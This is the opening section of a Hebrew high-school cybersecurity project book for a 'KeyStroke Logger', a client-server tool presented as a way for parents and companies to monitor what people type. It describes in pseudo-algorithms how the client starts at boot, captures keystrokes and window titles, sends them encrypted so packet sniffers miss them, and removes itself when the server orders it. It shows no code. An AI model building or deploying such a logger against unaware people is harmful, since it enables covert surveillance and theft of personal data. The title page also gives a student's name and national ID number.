שם העבודה: KeyStroke Logger

שם תלמיד: דוד סלסין

שם בית ספר: מקיף עירוני ח' חיים בר לב

ת.ז. התלמיד: 324083286

שם המנחה: קובי שוצמן

שם החלופה: Keylogger Malware

תאריך הגשה: 18.6.2020

תוכן עניינים

מבוא 3
מבנה / ארכיטקטורה 4
הפרויקט והסיבות לבחירתו 4
אלגוריתמים ליחסים בין תוכנת מעקב הלקוח לתוכנת השרת 5
הפרויקט בפורמט של Top-Down level Design 7
תרשים מערכת הפרויקט ב-Use Case 10
יחידות מחלקות הפרויקט (Components) 11
ארכיטקטורת הרשת 17
מדריך למשתמש 18
ניהול קבצים 18
התקנת לקוח (תוכנת המעקב) 20
ניהול ממשק ותוכנת שרת 21
דוחות הלקוחות, מבנה ואחסון 24
מדריך למפתח 26
שפת התוכנה – פייתון (Python) 26
שימוש ב-pip 27
ASSIGN.exe [קובץ הרצה] 30
Tracker.pyw [תסריט תוכנה] 34
Control Panel.exe [קובץ הרצה] 39
Motherboard system.pyw [תסריט תוכנה] 54
התקנת קבצי הרצה (Executable) באמצעות pyinstaller 63
רפלקציה 64
ביבליוגרפיה 65

מבוא

המרשתת היא קונספט, מאגר המידה הענקי ביותר שהיה נגיש לבני אדם אי פעם ועוד בקלות רבה מאד. היא מגוון בידע, אתרים ומאמרים, אטרקציות והזדמנויות והיא נורמה בחיי היום יום שלנו וניתן לומר שאנחנו כבר לא יכולים בלעדיה. אומנם בפני השטח היא מתבטאת ככלי חיובי למשתמש התמים, אך מאחוריה עומדות אין-ספור סכנות, ומשתמשים זרים המנסים המנצלים את המרשתת כדי לפגוע באותם המשתמשים התמימים יותר, בשל סיבות רבות.

תחת שם המגמה סייבר ידעתי שהפרויקט שלי יהיה כלי ולא משחק, רציתי שיהיה לו אישיות ויבטא דרך חשיבה של מחוץ לקופסא. לאחר קריאה מרובה יותר לגבי הסכנות הקיימות באינטרנט, היחשפות לסוגים השונים הקיימים של ה"**מאלוור**" (קיצור של **Malicious software**, **תוכנת "נוזקה"**) ולקיחת יוזמה מפרויקטים של בוגרי המגמה משנים קודמות, פיתחתי את רעיון העבודה הראשוני שלי- וירוס ואנטי וירוס, שהסתיים מאד מהר לאחר כתיבת הנוזקה ההתחלתית. הבנתי כי לפרויקט חסר אישיות (דבר אשר אליו חתרתי) והחלטתי לזנוח את רעיון האנטי וירוס ולהתמקד בנוזקה: למצוא דרכים לשפר אותה, ולבנות אישיות ממוקדת יותר לרעיון- **רישום הקשות** אך לבסוף, גם זזתי מרעיון הנוזקה. הסטתי את ראשי לרעיון של תוכנת שרת-לקוח הרצה כל עוד המחשבים פועלים, בדומה לרעיון הנוזקה כי התוכנה תרשום הקשות הלקוח ותעבירו לשרת, אך התוכנה תהיה מפוקחת יותר ומיועדת לבקרת הורים על ילדיהם ואבטחת מידע בתאגידים וחברות.

רישום הקשות (באנגלית keystroke logging) מנוצל היום לרוב ע"י עבריינים סייבר בכדי לגנוב מידע אישי רב-תחומי (בתור **spyware - רוגלה**) אך גם ניתן לנצלו בצורה חוקית בתחומי חיים שונים, וביניהם מעקב ההורים אחרי היסטוריית ההקלדות של הילד או מעקב החברה אחרי היסטוריית ההקלדות של העובדים שלה.

בפיתוח הפרויקט נכנסתי לנעליים של הזרים הזדוניים מהצד השני של המסך. פיתחתי קו מחשבה העוזר לי יותר להמחיש את הסכנה הקיימת ברשת וכמה המידע שלנו חשוף למשתמשים המנוסים היכולים לנצלו בקלות.

ספר פרויקט זה הולך להכיל פירוט רחב יותר לגבי תפקוד תוכנת הקלדת הקשות, הצפנה, יחסי השרת לקוח ברקע וממשקים הויזואליים של הפרויקט, ויחתור לפרטים ממוקדים יותר בעבור היחסים בין כל היחידות במחלקות הפרויקט. הספר יעניק לקורא פתרונות טקסטואליים ותמונות, ויכיל מספר פרספקטיבות כלפי כל דרך פיתרון והחשיבות של כל שלב בו.

מבנה / ארכיטקטורה

הפרויקט והסיבות לבחירתו

הפרויקט "KeyStroke Logger" הוא פרויקט המשלב תוכנה (software) והקשת המקלדת בכדי להכין דוח מעקב אחרי משתמש. מלבד מקשים, הדוח מכיל את התאריך והשעה המדויקים בה הפעולה התרחשה, בנוסף לחלון הפעיל אשר המשתמש עבד עליו באותו הזמן. **בתוכנת הלקוח**, (אשר עליו מתבצעת הבקרה) נאספים תווים והאתר בו הוא ביקר לזיכרון קצר אשר כל רגע ורגע נמחקים ומתחלפים, אך לפני מספיק להישלח באופן מוצפן לשרת (זאת בכדי ששרת הלקוח לא יוכל להסניף את הנתונים בתוכנה המנתחת חבילות מידע הנכנסות ויוצאות מהמחשב). **תוכנת השרת**, הנקראת גם "מערכת האם" מקבלת את כל המידע מהלקוחות ועורכת דוח מסודר של ההקשות עבור כל לקוח ולקוח. בנוסף, לתוכנת השרת קיים ממשק משתמש GUI נגיש המאפשר קריאה מחיקה ועריכה הדוחות של כל הלקוחות המקושרים לתוכנת השרת, בנוסף לשליטה בין חיבורי הלקוחות והשרת.

אני בחרתי את נושא הפרויקט (היותו תוכנת מעקב) על רקע ההתעניינות שלי בנוזקות והסכנות הקיימות ברשת- רציתי לשים את עצמי בנעליי האקר אשר שואף להשיג את המידע מהמשתמש. אומנם, רציתי גם כי התוכנה שלי תהיה בעל שימוש פרקטי ויותר חוקי, ולכן זנחתי את רעיון הוירוס וההתקנה הבלתי חוקית ואימצתי את רעיון תוכנת המעקב המותקנת ידנית ע"י המשתמש. אני מאמין כי התוכנה שלי יכולה להיות רלוונטית עבור אימות מידע ונתונים, ובירור פעילות חשודה. אני יכול לראות איך הורה לחוץ יוכל לאמץ את עבודתי בכדי לדעת איך ילדיו מעבירים את זמנם במרשתת, או תאגיד אשר רוצה לוודא כי העובד הזוטר לא "מחפף" ומבצע שטויות בזמן עבודתו על סביבת העבודה שהחברה מעניקה לו.

אלגוריתמים ליחסים בין תוכנת מעקב הלקוח לתוכנת השרת

- **התנהלות תוכנת מעקב הלקוח:**

1. התוכנית מורצת בהפעלת המחשב (עם מערכת ההפעלה).
2. מאותחלים משתני *רשימת* המקשים ו*מחרוזת* החלון הקודם.
3. התוכנית מאתחלת את ה-*Client Socket* שלה ומחפשת חיבור לשרת, "מערכת האם".
4. אם נוצר חיבור לשרת מתחברת אליו, תפעיל לולאה אין סופית של קליטת מקשים.
5. כאשר מקש נלחץ:
   5.1. מתעדכן משתנה *מחרוזת* החלון הנוכחי.
   5.2. אם *מחרוזת* החלון הנוכחי שונה מ*מחרוזת* החלון הקודם:
      5.2.1. המרת המשתנים לתצוגה "בייטית", ושליחתם לשרת, איפוס *רשימת* המקשים.
      5.2.2. אם יקבל פרמטר יציאה מהשרת, ימחק את קובץ ההרצה בהפעלת המחשב ויסיים עבודתו.
   5.3. מוסיף את *מחרוזת* המקש הלחוץ ל*רשימת* המקשים.
   5.4. אם *מחרוזת* המקש האחרון שנלחץ היא "Enter":
      5.4.1. המרת המשתנים לתצוגה "בייטית", ושליחתם לשרת, איפוס *רשימת* המקשים.
      5.4.2. אם יקבל פרמטר יציאה מהשרת, ימחק את קובץ ההרצה בהפעלת המחשב ויסיים עבודתו.
   5.5. *מחרוזת* החלון הקודם מתעדכנת ל*מחרוזת* החלון הנוכחי.

- **התנהלות תוכנת השרת ביחסים עם תוכנת מעקב הלקוח:**

1. התוכנית מורצת בהפעלת המחשב (עם מערכת ההפעלה).
2. מאותחלת *מחרוזת* תאריך הרצת התוכנה.
3. התוכנית מאתחלת את ה-*Server Socket* שלה ומפעילה לולאה אין סופית, בעזרת *Threading* של קליטת חיבורים עם לקוחות.
4. עבור כל לקוח שנקלט:
   4.1. יצירה בכתיבה (או *פותח בכתיבה* אם קיים, ומכתיב שעת כניסה) *קובץ "txt"* אשר בו התוכנית תתעד את כל פעילות המקלדת של הלקוח המחובר בשם מיוחס ללקוח ולתאריך הקליטה (log). ביצירה מוכתב תאריך הרצת התוכנית והאזור זמן בישראל [UTC+2] וכתובת ה-IP של הלקוח הנלקט.
   4.2. קולט את משתנה *מחרוזת* החלון הקודם של הלקוח.
   4.3. תופעל לולאה אין סופית עבור קליטת מקשי הלקוח:
      4.3.1. קולט תצוגה "בייטית" של *רשימת* המקשים, ממיר אותה חזרה *לרשימה* לפי Unicode.

4.3.2. קולט תצוגה "בייטית" של *מחרוזת* החלון הנוכחי, ממיר אותה חזרה *למחרוזת* לפי Unicode.

4.3.3. אם שגיאה ב4.3.1 / 4.3.2:

4.3.3.1. הכתבת שעת יציאה ל-log.

4.3.3.2. יציאה מהלולאה.

4.3.4. אם התאריך הנוכחי של ריצת התוכנית שונה מתאריך הרצת התוכנית:

4.3.4.1. הכתבת התאריך הנוכחי של ריצת התוכנית ל-log.

4.3.4.2. מחרוזת תאריך הרצת התוכנית מתעדכנת למחרוזת התאריך הריצה הנוכחי.

4.3.5. אם *מחרוזת* החלון הנוכחי שונה מ*מחרוזת* החלון הקודם:


4.3.5.1. הכתבת המקשים ל-log והכתבת חלון הריצה הנוכחי לאחר מכן.

4.3.5.2. *מחרוזת* החלון הקודם מתעדכנת ל*מחרוזת* החלון הנוכחי.


4.3.6. אחרת: הכתבת המקשים ל-log.

הפרויקט בפורמט של Top-Down level Design


- **פורמט הלקוח:**



